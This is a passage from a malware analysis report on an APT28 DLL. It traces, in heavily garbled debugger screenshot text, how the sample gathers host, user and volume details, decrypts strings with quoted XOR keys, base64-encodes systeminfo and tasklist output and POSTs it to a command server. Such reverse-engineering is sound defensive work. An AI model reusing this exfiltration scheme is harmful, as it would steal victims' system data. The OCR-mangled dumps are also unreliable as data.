<ul> <li>68D721B6</li> <li>68D721B7</li> <li>68D72187</li> <li>68D72180</li> <li>68D7218E</li> </ul>	S0         push eax           8D 85 58 FB FF FF         1ea eax, dword ptr ss: [ebp-4A8]           50         push eax           785 54 FB FF FF 04 01 00 mov dword ptr ss: [ebp-4AC], 104		X875W_B 0 X875W_C3 0 X875W_C2 0 X875W_C1 0 X875W_C0 0 X875W_E5 0 X875W_5F 0 X875W_P 0 X875W_U 0
<u>680721C8</u> <	FF 15 90 B0 D7 68 call dword ptr ds:[<&GetComputerNameA>]	>	Default (stdcal)
dword ptr [68D78090 <apt28 .text:68D721C8 apt28.dll:</apt28 	.&GetComputerNameA>]= <kernel32.getcomputernamea></kernel32.getcomputernamea>		2: [esp+4] 02F6F3A4 3: [esp+8] 00CC0004 L"AT" 4: [esp+2] 76A74F10 <kernel32.getlasterror> 5: [esp+10] 7052454C winhttp.7052454C</kernel32.getlasterror>
Dump 1 Dump 2	Dump 3 🕮 Dump 4 🕮 Dump 5 😻 Watch 1 💷 Locals 🦻 Struct	02F6F390 02F6F3 02F6F394 02F6F3	

#### Figure 30

GetUserNameA is utilized to extract the name of the user associated with the current thread:

<pre>     600721F1 50     600721F2 80 85 60 FD FF FF leatex,dword ptr ss:[ebp-2A0]     600721F8 50     600721F9 C7 85 54 FB FF FF 04 01 00 mov dword ptr ss:[ebp-4AC],04     600721F9 C7 85 54 FB FF FF 04 01 00 mov dword ptr ss:[ebp-4AC],04 </pre>	×87		C3 0 x87SW_C2 C0 0 x87SW_E5 P 0 x87SW_U	5 0
IC         >         Call dword ptr ds:[<&GetUSerNameA>]           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >           0           >	1: 2: 3: 4:		4 4 L"AT" 0 <kernel32.get< th=""><th></th></kernel32.get<>	
##Dump 1    ##Dump 2    ##Dump 4    ##Dump 5	F5B0	esp+10] 705245	4C winhttp.7052	454C

#### Figure 31

The malware extracts the volume serial number of the root of the current directory via a function call to GetVolumeInformationW:

0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0			F FF 7 68		r ss:[ebp- tr ds:[<&G	480 <b>]</b> ,0 etVolumeInform	nationw>]		x87TW_2 x87TW_4 x87TW_4 x87TW_6 x87Stat x87SW_5 x87SW_5 x87SW_5 Default (sto 1: [esp] 3: [esp- 3: [esp- 4: [esp-	1 0 x875W_ F 0 x875W_ icall) 00000000 4] 00000000	C3 0 x875W_C2 0 C0 0 x875W_E5 0 P 0 x875W_U 0 x875W_U 0 <b>v</b> 5 <b>v</b> Uni
Dump 1	Dump 2	Dump 3 📲 Dump	4 🚛 Dump 5	💮 Watch 1	(x=) Locals	2 Struct	025	6F378 000000	00		
Address Hex				ASCII				6F380 000000			
02F6F3A0 00 00 02F6F3B0 32 43	00 00 04 00		4B 54 4F 50 2D 00 00 00 00 00				028	6F384 02F6F3	00		
02F6F3C0 00 00 02F6F3D0 00 00	00 00 00 00	00 00 00 00 00	00 00 00 00 00 00				028	6F38C 000000 6F390 000000 6F394 000000	00		
	00 00 00 00	00 00 00 00 00	00 00 00 00 00				1 Uer	01334 000000	00		

The process decrypts some important strings using the XOR algorithm, the keys being "CEJ&V%\$84k839y92m" and "qpzoamxiendufbtbf3-#\$\*40fvnpwOPDwdkvn". The strings "id=%s#%s#%u&cmd=y" and "id=%s#%s#%u&current=%s&total=%s&data=" have been computed:

IP	<b>→</b> >⊡	68D7 68D7 68D7 68D7	22C7 22CE 22CF	34							i		ss:[ebp	ebp+edx-19C] +edx-11C],c1	
cl=4F '0'															
byte ptr	[ebp+e	edx*1-:	L9C]=	[02F6	F6B	4 "CE	J&V%	\$84k	339y	92m"	]=4	3 'C'			
.text:6BD	72200	antze	d11.	12200	#1	600									
CEAC. OBD	12200	aptzo	, u	\$2200	#1	oco									
Dump 1		Dump 2	Q	Dump	03		Dump	4	<b>.</b> D	ump	5	🥘 Watch 1	[x=] Local	ls 🛛 🖉 Struct	
Address	Нех											ASCII			
		4A 26										CEJ&V%\$84k8	39y92		
02F6F6C4												m			
02F6F6D4 02F6F6E4				00 0							00				
02F6F6F4			00 00								00				
02F6F704			00 00								00				
02F6F714											00				
02F6F724				0 00		00 00		00 0			00				
02F6F734											OF	*!w.%K.NM	.z.].		
02F6F744		00 00	00 00	0 00	00	00 00	00 (	00 0	0 00	00	00				
igure 33	3														
IP	→	0007						FE FF						ebp+edx-19C]	
		6BD7 6BD7 6BD7 6BD7	2437 243E	343		0		FF FF	FF			kor byte ptr inc edx imp edx,eax ib apt28.6BD		- Esha and	
	·>	6BD7 6BD7 6BD7 6BD7 6BD7	2437 243E 243F	343	30 8 42 38 D 72 E	C 15		FF FF	FF			inc edx cmp edx,eax		- Baba and	
Jump is n	iot tal	6BD7 6BD7 6BD7 6BD7 6BD7	2437 243E 243F	343	30 8 42 38 D 72 E	C 15		FF FF	FF			inc edx cmp edx,eax			
Jump is n apt28.6BD .text:6BD	ot tal	6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7	2437 243E 243F 2441	3 4 3 ~ 7	30 8 42 38 D 72 E	0 D		FF FF	FF	_		inc edx cmp edx,eax			_
apt28.6BD	0t tal 72430	6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7	2437 243E 243F 2441	3 4 3 ~ 7	30 8 42 38 D 72 E	841			FF	Dump		inc edx cmp edx,eax			
apt28.6BD .text:6BD	0t tal 72430	6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7	2437 243E 243F 2441	3 4 3 4 3 3 4 3 3 4 4 3 5 7 7 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	30 8 42 38 D 72 E	841	64 1			)ump		inc edx mp edx,eax b apt28.68D	72430		1
apt28.6BD .text:6BD .ump 1 Address	00t tak 72430 72441 Hex	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 GBD7	2437 243E 243F 2441 .dll:	3 4 3 7 7 5 2 4 4 3 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	#11 30 8 42 38 D 72 E 41 0 3	841	64 I	04	C C		5	<pre>inc edx mp edx, eax b apt28.6BD @ Watch 1 ASCII</pre>	72430 [x=] Loca		
apt28.6BD .text:6BD Ump 1 Address	00t tal 72430 72441 Hex 71 70	6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7	2437 243E 243F 2441 .dll:	3 4 3 4 3 3 4 3 3 4 4 3 5 7 7 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5	#1: 69	841	64 I Dump	) 4 75 6	C C	74	5	inc edx mp edx,eax b apt28.6BD	72430 [x=] Loca		
apt28.6BD text:6BD Dump 1 Address D2F6F6B4 D2F6F6C4	00t tal 72430 72441 Hex 71 70 66 33	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 GBD7	2437 243E 243F 2441 .dll: .dll:	3 4 3 7 5 2441 0 Dump 0 78	#13 69 30 69	841 65 66 66 70	64 I Dump	75 70 70	6 62 7 4F	74 50	5 62 44	Watch 1 ASCII qpzoamxiend	72430 [x=] Loca		
apt28.6BD .text:6BD 	00t tal 72430 72441 Hex 71 70 66 33 77 64 00 00	GBD7 GBD7 GBD7 GBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CDD2 CDD2 CDD2 CDD2 CDD2 CDD2 CDD2 CD	2437 243E 243F 2441 .dll:: .dll::	3 4 3 7 7 5 2 4 4 1 9 0 0 0 0 0 0 0 0	#11 69 30 69 30 00 00	841 65 6E 66 7 0 00 00	04 1 Dump	75 6 70 7 00 0 00 0	6 62 7 4F 0 00 0 00	74 50 00 00	5 62 44 00 00	Watch 1 ASCII 43-45×405vn	72430 [x=] Loca		]
apt28.6BD text:6BD Dump 1 Address 02F6F6B4 02F6F6B4 02F6F6C4 02F6F6C4 02F6F6E4 02F6F6F4	00 t tal 72430 72441 Hex 71 70 66 33 77 64 00 00 00 00	GBD7 GBD7 GBD7 GBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 C	2437 243E 243F 2441 .dll::	3 4 3 4 3 5 2 4 4 3 4 5 2 4 4 5 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	80 8 12 38 D 72 E 12 12 12 12 12 12 12 12 12 12	841 65 65 66 76 00 00 00 00	04 1	75 6 70 7 00 0 00 0	6 62 7 4F 0 00 0 00	74 50 00 00	5 62 44 00 00	Watch 1 ASCII 43-45×405vn	72430 [x=] Loca		]
apt28.68D .text:68D .text:68D .text:68D .text:68D .text:68D .2F6F684 .2F6F624 .2F6F624 .2F6F624 .2F6F664 .2F6F674 .2F6F704	00 t tal 72430 72441 Hex 71 70 66 33 77 64 00 00 00 00 00 00	GBD7 GBD7 GBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 C	2437 243E 243F 2441 .dll: 2441 61 60 24 2/ 6E 00 00 00 00 00	\$2441 • Dump • 77 • 77 • 000 • 000 • 000 • 000	80 8 42 38 D 72 E 72 E 72 E 72 E 72 A 72	841 65 68 66 76 00 00 00 00 00 00	04 0 0000000000000000000000000000000000	75 6 70 7 00 0 00 0 00 0	6 62 7 4F 0 00 0 00 0 00 0 00	74 50 00 00 00	5 62 44 00 00 00	Watch 1 ASCII 43-45×405vn	72430 [x=] Loca		
apt28.6BD .text:6BD Dump 1 Address D2F6F6B4 D2F6F6C4 D2F6F6C4 D2F6F6C4 D2F6F6E4 D2F6F704 D2F6F704 D2F6F714	Hex 72441 172441 172441 1770 66 33 77 64 00 00 00 00 00 00 00 00	GBD7 GBD7 GBD7 GBD7 GBD7 CBD7 CBD7 GBD7 CBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 C	2437 243E 243F 2441 2441 61 60 24 22 42 24 24 20 00 00 00 00 00 00	3 4 3 7 5 2 4 4 1 5 2 4 4 1 5 5 2 4 4 1 5 5 7 8 4 3 4 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	<pre>80 8 80 8 42 8B D 72 E 8 72 E 8 69 . 411 0 3 69 . 00 00 00 00 00 00 00 00 00 00 00 00 0</pre>	841 65 65 66 76 00 00 00 00 00 00 00 00	04 0 0000000000000000000000000000000000	75 6 70 7 00 0 00 0 00 0 00 0	6 62 7 4F 0 00 0 00 0 00 0 00 0 00	74 50 00 00 00 00 00	5 62 44 00 00 00 00	Watch 1 ASCII 43-45×405vn	72430 [x=] Loca		
apt28.6BD text:6BD Dump 1 Address 22F6F664 22F6F604 02F6F64 22F6F674 02F6F74 02F6F714 02F6F724	000 t tal 72430 72441 	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 C C C C C C C C C C C C C C C C C C C	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	3 4 3 7 7 5 2 4 4 1 9 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	#11 69 30 69 30 00 00 00 00 00 00 00 00 00	841 65 65 66 76 00 00 00 00 00 00 00 00 00 00 00 00	04 0 0000000000000000000000000000000000	75 6 70 7 00 0 00 0 00 0 00 0 00 0	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00	74 50 00 00 00 00 00 00	5 62 44 00 00 00 00 00	Watch 1 ASCII dpzoamxiend f3-#\$*40fvn wdkvn.	72430 [x=] Loca ufbtb pwOPD		
apt28.68D text:68D Dump 1 Address 02F6F6B4 02F6F6C4 02F6F6C4 02F6F6F4 02F6F704 02F6F714 02F6F724 02F6F734	Hex 72 441 72 430 72 441 Hex 71 70 66 33 77 64 00 00 00 69 64	6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 6BD7 7 6BD7 7 6BD7 7 6B7 7 6B7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 6 7 6 7 6 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 7 6 7 7 7 7 8 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 6 7 7 7 6 7 7 7 7 8 7 7 7 7	2437 243E 243F 2441 2441 61 60 24 2/ 6E 00 00 00 000000	3 4 3 7 5 2 4 4 1 5 2 4 4 1 5 5 2 4 4 1 5 5 7 8 4 3 4 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	\$0 8 \$2 \$3 \$3 \$3 \$4 \$3 \$3 \$4 \$3 \$4 \$3 \$4 \$3 \$4 \$3 \$4 \$4 \$4 \$3 \$4 \$4 \$4 \$4 \$4 \$4 \$4 \$4 \$4 \$4	841 65 66 66 76 00 00 00 000 00 000 00 000 00 000 00 0000	64   Dump 64   64 64 60 000 000 000 000 000 000 000 00	75 6 70 7 00 0 00 0 00 0 00 0 00 0	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 00 64	5 62 44 00 00 00 00	Watch 1 ASCII 43-45×405vn	72430 [x=] Loca ufbtb pwOPD		
apt28.68D text:68D Dump 1 Address 02F6F6B4 02F6F6C4 02F6F6C4 02F6F6C4 02F6F6F4 02F6F704 02F6F714 02F6F734 02F6F734	001 tal 72430 72441 Hex 71 70 66 33 77 64 00 00 00	GBD7 GBD7 GBD7 GBD7 GBD7 CBD7 CBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 CBD7 GBD7 GBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 C	2437 243E 243F 2441 2441 .dll:3 .dlll	3 4 3 4 3 3 4 3 4 5 2 4 4 1 9 0 00 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	\$0 8 \$2 \$3 \$3 \$3 \$4 \$3 \$3 \$3 \$4 \$3 \$3 \$3 \$3 \$4 \$3 \$3 \$4 \$4 \$3 \$3 \$4 \$4 \$4 \$4 \$4 \$4 \$4 \$4 \$4 \$4	841 65 66 66 7 60 00 00 00 000 00 0000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00000 00000 00000 00000 00000 000000	64 1 Dump <u>5 64</u> 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00	6 62 7 4F 0 000 0 000 0 000 0 000 0 000 0 000 3 6D 0 000	74 50 00 00 00 00 00 00 00 64 00	5 62 44 00 00 00 00 00 00 3D	Watch 1 ASCII dpzoamxiend f3-#\$*40fvn wdkvn.	72430 [x=] Loca ufbtb pwOPD		
apt28.6BD .text:6BD .text:6BD .text:6BD .cess	000 t tal 72430 72441 72430 72441 71 70 66 33 77 64 00 00 00 00	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 C C C C C C C C C C C C C C C C C C C	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	3 4 3 7 7 5 2 4 4 3 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	<pre>80 8 80 8 42 8B D 72 E 8 72 E 72 E 73 69</pre>		64   Dump 64   664 662 000 000 000 000 000 000 000 000 000	75 6 700 70 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00 000 00	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 00 64 00 00 00	5 62 44 00 00 00 00 00 00 00 00 00 00 00 00	Watch 1 ASCII dpzoamxiend f3-#\$*40fvn wdkvn.	72430 [x=] Loca ufbtb pwOPD		
apt28.68D text:68D apt28.68D text:68D address 2F6F6B4 2F6F6C4 2F6F6C4 2F6F6F4 2F6F714 2F6F724 2F6F734 2F6F734 2F6F754 2F6F764 2F6F764 2F6F764	Image: constraint of the second sec	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 C C C C C C C C C C C C C C C C C C C	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	3 4 3 4 3 4 3 4 5 2 4 4 9 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	<pre>#11 #11 #11 #11 3 69 69 69 60 60 00 00 00 00 00 00 00 00 00 00 00</pre>		64   Dump 64   664   665   000   00	75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 64 00 00 00 00	5 62 40 00 00 00 00 00 00 00 00 00 00 00 00	Watch 1 ASCII dpzoamxiend f3-#\$*40fvn wdkvn.	72430 [x=] Loca ufbtb pwOPD		
apt28.68D text:68D Dump 1 Address 02F6F6B4 02F6F6C4 02F6F6C4 02F6F6C4 02F6F704 02F6F714 02F6F734 02F6F734 02F6F734 02F6F754 02F6F774 02F6F774 02F6F774	Image: constraint of tail           72430           72441           Image: constraint of tail           72441           Image: constraint of tail           7764	A GBD7 GBD7 GBD7 GBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CBD7 GBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 CBD7 C	2437 243E 243F 2441 2441 .dll:: 61 61 24 22 6E 00 00 00	\$2441 Dump 0 78 4 34 0 00 0 000	80 8 42 88 D 72 E 72 E 73 73 73 73 73 00 00 00 00 00 00 00 00 00 0		64   Dump 664   662   000   00	75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 64 00 00 00 00 00 00	5 62 44 00 00 00 00 00 00 00 00 00 00 00 00	Watch 1 ASCII dpzoamxiend f3-#\$*40fvn wdkvn.	72430 [x=] Loca ufbtb pwOPD		
apt28.6BD .text:6BD .text:6BD .text:6BD .cext:66B4 .cext:66F64 .cext:66F64 .cext:66F64 .cext:66F64 .cext:66F704 .cext:66F734 .cext:66F734 .cext:66F754 .cext:66F754 .cext:66F784 .cext:	Image: optimized in the second seco	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 C C C C C C C C C C C C C C C C C C C	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	\$2441 Dump Dump 0 78 A 34 0 00 0 000 0 00 0 000 0 00 0 00 0 00 0 00 0 00 0 0	<pre>80 8 80 8 42 8B D 72 E 72 E 73 73 73 73 00 00 00 00 00 00 00 00 00 00 00 00 00</pre>		64   Dump 64   64 64 60 00 00 00 00 00 00 00 00 00 00 00 00	75 6 70 70 00 0 00 0 00 0 00 0 00 0 00 0 0	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 00 64 00 00 00 00 00 00	5 62 44 000 000 000 000 000 000 000 000 000	Watch 1 ASCII dpzoamxiend f3-#\$*40fvn wdkvn.	72430 [x=] Loca ufbtb pwOPD		
apt28.6BD .text:6BD .text:6BD .text:6BD .cext:6BD .cext:6BD .cext:6BC	Image: Non-Stress           Image: Non-Stres           Image: Non-Stres	GBD7 GBD7 GBD7 GBD7 GBD7 GBD7 C C C C C C C C C C C C C C C C C C C	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	3 4 3 4 3 3 4 3 3 4 3 4 3 4 5 7 8 4 3 4 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	<pre>80 8 80 8 42 88 D 72 E 8 72 E 73 69</pre>		64   Dump 64   664 662 000 000 000 000 000 000 000 000 000	75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 64 00 00 00 00 00 00 00	5 62 44 00 00 00 00 00 00 00 00 00 00 00 00	<pre>inc edx mp edx, eax ib apt28.6BD Watch 1 ASCII qpzoamxiend f3-#\$*40fvn wdkvn. id=%s#%s#%u y.</pre>	72430 [x=] Loca ufbtb pwOPD 		
apt28.6BD text:6BD Dump 1 address 22F6F6B4 02F6F6E4 02F6F6E4 02F6F6E4 02F6F704 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74 02F6F74	Hex           72441           72441           1	GBD7         GBD7           GB07         GB07           GB07 <td>2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244</td> <td>3 4 3 4 3 4 3 4 3 4 5 4 4 9 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0</td> <td><pre>80 8 80 8 42 8B D 72 E 8 8 72 E 73 69</pre></td> <td></td> <td>64   Dump 64   66 66 000 000 000 000 000 000 000 000</td> <td>75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00</td> <td>6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0</td> <td>74 50 00 00 00 00 00 00 00 00 00 00 00 00</td> <td>5 62 44 00 00 00 00 00 00 00 00 00 00 00 00</td> <td><pre>inc edx mp edx, eax p edx, eax p edx, eax p edx, eax eax p edx wdx, eax f eax f</pre></td> <td>72430 [x=] Loca ufbtb pwOPD </td> <td></td> <td></td>	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	3 4 3 4 3 4 3 4 3 4 5 4 4 9 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	<pre>80 8 80 8 42 8B D 72 E 8 8 72 E 73 69</pre>		64   Dump 64   66 66 000 000 000 000 000 000 000 000	75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 00 00 00 00 00 00 00	5 62 44 00 00 00 00 00 00 00 00 00 00 00 00	<pre>inc edx mp edx, eax p edx, eax p edx, eax p edx, eax eax p edx wdx, eax f eax f</pre>	72430 [x=] Loca ufbtb pwOPD 		
apt28.6BD text:6BD ddress 22F6F664 22F6F664 22F6F664 22F6F704 22F6F704 22F6F704 22F6F704 22F6F74 22F6F74 22F6F754 22F6F754 22F6F754 22F6F754 22F6F754 22F6F754	Image: height display="block">height display="block"           Tot tal           T2441           T2441           Hex           T1 70           66 33           T7 64           00 00           00	Cen Cen Cen Cen Cen Cen Cen Cen	2437 243E 243F 2441 2441 2441 2441 2441 2441 2441 244	\$2441 Dump 0 78 A 34 0 00 0 000 0 00 0 000 0 00 0 00 0 00 0 00 0 00 0 00 0 0	<pre>#1 #1 #1  3 #1  3 # # # # # # # # # # #</pre>		64   Dump <u> <u> <u> </u> <u> </u></u></u>	75 6 70 7 00 0 00 0 00 0 00 0 00 0 00 0 00	6 62 7 4F 0 00 0 00 0 00 0 00 0 00 0 00 0 00 0	74 50 00 00 00 00 00 00 00 00 00 00 00 00	5 62 44 00 00 00 00 00 00 00 00 00 00 00 00	Watch 1 ASCII qpzoamxiend f3-#\$*40fvn wdkvn. id=%s#%s#%u y. 	72430 [x=] Loca ufbtb pwOPD 		

The output of the systeminfo command + output of the tasklist command + the list of targeted directories and their content are base-64 encoded using the CryptBinaryToStringAAPI (0x1 = **CRYPT\_STRING\_BASE64**):

GB072113 57     GB072114 GA 0     GB072116 FF 3     GB072118 FF 3     GB072118 FF 3     GB072118 FF 1     GB072118 FF 1     GB072118 FF 1     GB072118 FF 1	30     push dword ptr ds:[eax]       36     push dword ptr ds:[esx]       15     24 B0 D7 58       16     call dword ptr ds:[esx]       88     call dword ptr ds:[esx]	/ptBinaryToStringA>]	x875tatusword 0000 x875w_B 0 x875w_C3 0 x875w_C2 0 x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_C2 0 x875w_U 0 Default (stdcall) ▼ 5 ↓ Urlock 1: [esp+1] 00072438 2: [esp+4] 00072439 3: [esp+4] 0007249 3: [esp+4] 0007
Jump 1         Jump 2         Jump 3           Address         Hex         00         00         00         0.4 & 6F           02FA1E98         79         09         00         00         0.4 & 6F         0           02FA1E98         79         09         00         00         0.4 & 46         53         45 & 54         45         50         02	Jump 4         Jump 5         Watch 1         Ix=  Locals           73         74         20         4E         61         60         53         34         50         20	Struct         02F6F830           02F6F838         02F6F838           02F6F838         02F6F838           02F6F836         02F6F846           02F6F846         02F6F846           02F6F846         02F6F846           02F6F846         02F6F846           02F6F846         02F6F846           02F6F846         02F6F846	02FAIE88 "V/t" 00072483 000000001 04F55020 02F6F850 00CC0004 L"AT" 02F6F98C 02F6F98C d'y/t" 0009023F 742F044C "trolPanel\\NameSpace"
Figure 35 Address Hex		ASCII	
04F56030 59 57 31 04F56040 49 43 41 04F56050 0D 0A 44 04F56070 41 67 49 04F56080 41 67 49 04F56080 41 67 49 04F56080 41 78 0D 04F56080 61 58 4E 04F56080 61 58 4E 04F56080 49 43 41 04F56080 40 43 41 04F56080 42 43 64 04F56100 30 48 54 04F56110 52 31 63 04F56120 41 67 49 04F56130 62 32 5A 04F56140 61 57 39 04F56150 61 57 64	41       41       41       30       48       53       47       39       7A         6C       4F       69       41       67       49       43       41       67         67       49       43       41       67       49       43       41       67         51       70       50       55       79       42       4F       59       57         43       41       67       49       43       41       67       49       43         43       41       67       49       43       41       67       49       43         43       41       67       49       43       42       4E       61       57         6E       51       67       56       32       6C       75       5A       47         0A       4D       43       42       46       62       6E       52       6C         6C       44       51       70       50       55       79       42       45         75       67       69       41       67       49       43       41       67         74       9	49         43         41         67         FW110           52         45         56         54         ICAgI           55         55         68         50         ICAgI           51         6C         4F         69        DQp           41         67         49         43         AgICA           39         33         63         79         NVZnQ           63         6E         42         79         AXM           49         43         41         67         aW900           4D         43         34         77         ICAgI           34         76         51         53         LjE2           49         35         4F         51         BCdW1           5A         68         59         33         OKT1M           41         67         49         43         RICMV           63         6D         39         7A         AgICA           63         6D         49         7A         BZOI           63         6D         46         30         BZOI           62         32         35         6D	AOKSG9zdCBO iAgICAgICAg CAgICAGREVT UUHP PUyBOYW110i gICAgICAGIC gICBNAWNyb3 gV21uZG93cy CBFbnR1cnBy QPPUyBwZxJzFigure 36 iAgICAGICAG CAGICAXMC4w .MjkSIE4vQS sZCAXNJISOQ gTWFudwZhY3 yOiAgICAGIC gTW1jcm9z ENvcnBvcmF0 QPPUyBDb25m mF0aW9u0iAg CAGICAGC

The HttpOpenRequestW routine is utilized to create an HTTP POST request handle:


● 68071E82 68071E84 ● 68071E84 ● 68071E88 ● 68071E88 ● 68071E87 ● 68071E91 ● 68071E91	6A 01 68 00 02 00 84 6A 00 6A 00 6A 00 6A 00 68 7 <u>8 EF D7 68</u> 50	push 1 push 84000200 push 0 push 0 push 0 push 0 push apt28.68D7EF78 push eax		6BD7EF		(Empty) W_C2 0 W_ES 0
<pre>65071197 6507 6507 6507 6507 6507 6507 6507 650</pre>		call dword prr_ds:[cdHttp et.HttpOperRequestW>	openkequestwoj	>	Default (stdcal) 1: [esp] 00CC0008 2: [esp+4] 68D7EF84 L"POST" 3: [esp+5] 00000000 4: [esp+C] 00000000 5: [esp+10] 00000000	▼ 5 🗘 Unlock
Address Hex 02F6F8A4 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00	ASCII ASCII	Struct     02	677E0 00CC00 677E4 68D7EF 677E8 000000 677EC 000000 677F0 000000 677F4 000000 677F8 008000 677FC 000000	08 84 L "POST" 00 00 00 00 00	

# Figure 37

The malware adds one HTTP request header ("application/x-www-form-urlencoded") to the HTTP request handle:


68D71F25     6A 03     9     68D71F27     56     68D71F27     F7     7     8	ush A0000000 ush 3 ush esi ush dword ptr ds:[edi+8] all dword ptr ds:[edi+8]	esi:L"	x875W_B 0 x875W_C3 0 x875W_C2 0 x875W_C1 0 x875W_C0 0 x875W_E5 0 x875W_SF 0 x875W_P 0 x875W_U 0
			Default (stdcall) 🔻 5 🗘 🗌 Unlock
dword ptr [6BD7BID8 <apt28.&httpaddrequestheadersw>]=<wini #1328<="" .text:6bd71f28="" apt28.dll:\$1f28="" th=""><th>inet.HttpAddRequestHeadersw&gt;</th><th></th><th>1: [esp] 00CC000C 2: [esp+4] 0404F388 L"Content-Type: application/ 3: [esp+8] 00000003 4: [esp+C] A0000000 5: [esp+10] 000000039</th></wini></apt28.&httpaddrequestheadersw>	inet.HttpAddRequestHeadersw>		1: [esp] 00CC000C 2: [esp+4] 0404F388 L"Content-Type: application/ 3: [esp+8] 00000003 4: [esp+C] A0000000 5: [esp+10] 000000039
Address   Hex	Watch 1  x=  Locals 2 Struct 02F	6F7F0 00CC00 6F7F4 04D4F3 6F7F8 000000 6F7FC A00000	<pre>88 L"Content-Type: application/x-www-form-urlence 03</pre>
04047388         43         00         6F         00         6E         00         74         00         2D         00           04047388         43         00         6F         00         70         00         50         3A         00         00         10         00         3A         00         00         65         00         6E         00         6F         00	g.o.n.t.e.n.t         02F           r_y.p.e.t., a.p.         02F           p.1.t.c.a.t.i.o.         02F           n./.xw.w.w         02F           f.o.r.mu.r.l.         02F	6F800 000000 6F804 04F560 6F808 76A74F 6F80C 04F560 6F810 050060	39 20 10 kernel32.GetLastError 20
Figure 38			

The request is sent to the HTTP server using the HttpSendRequestExW API, as displayed in figure 39:



#### Figure 39

In the case of failing to connect to the C2 server on port 443, the process tries to connect on port 80:



## Figure 40

The information extracted before is exfiltrated to the C2 server (id=<hostname>#Username# <Serial number in decimal>&current=1&total=1&data=<base-64 encoded data computed above>):

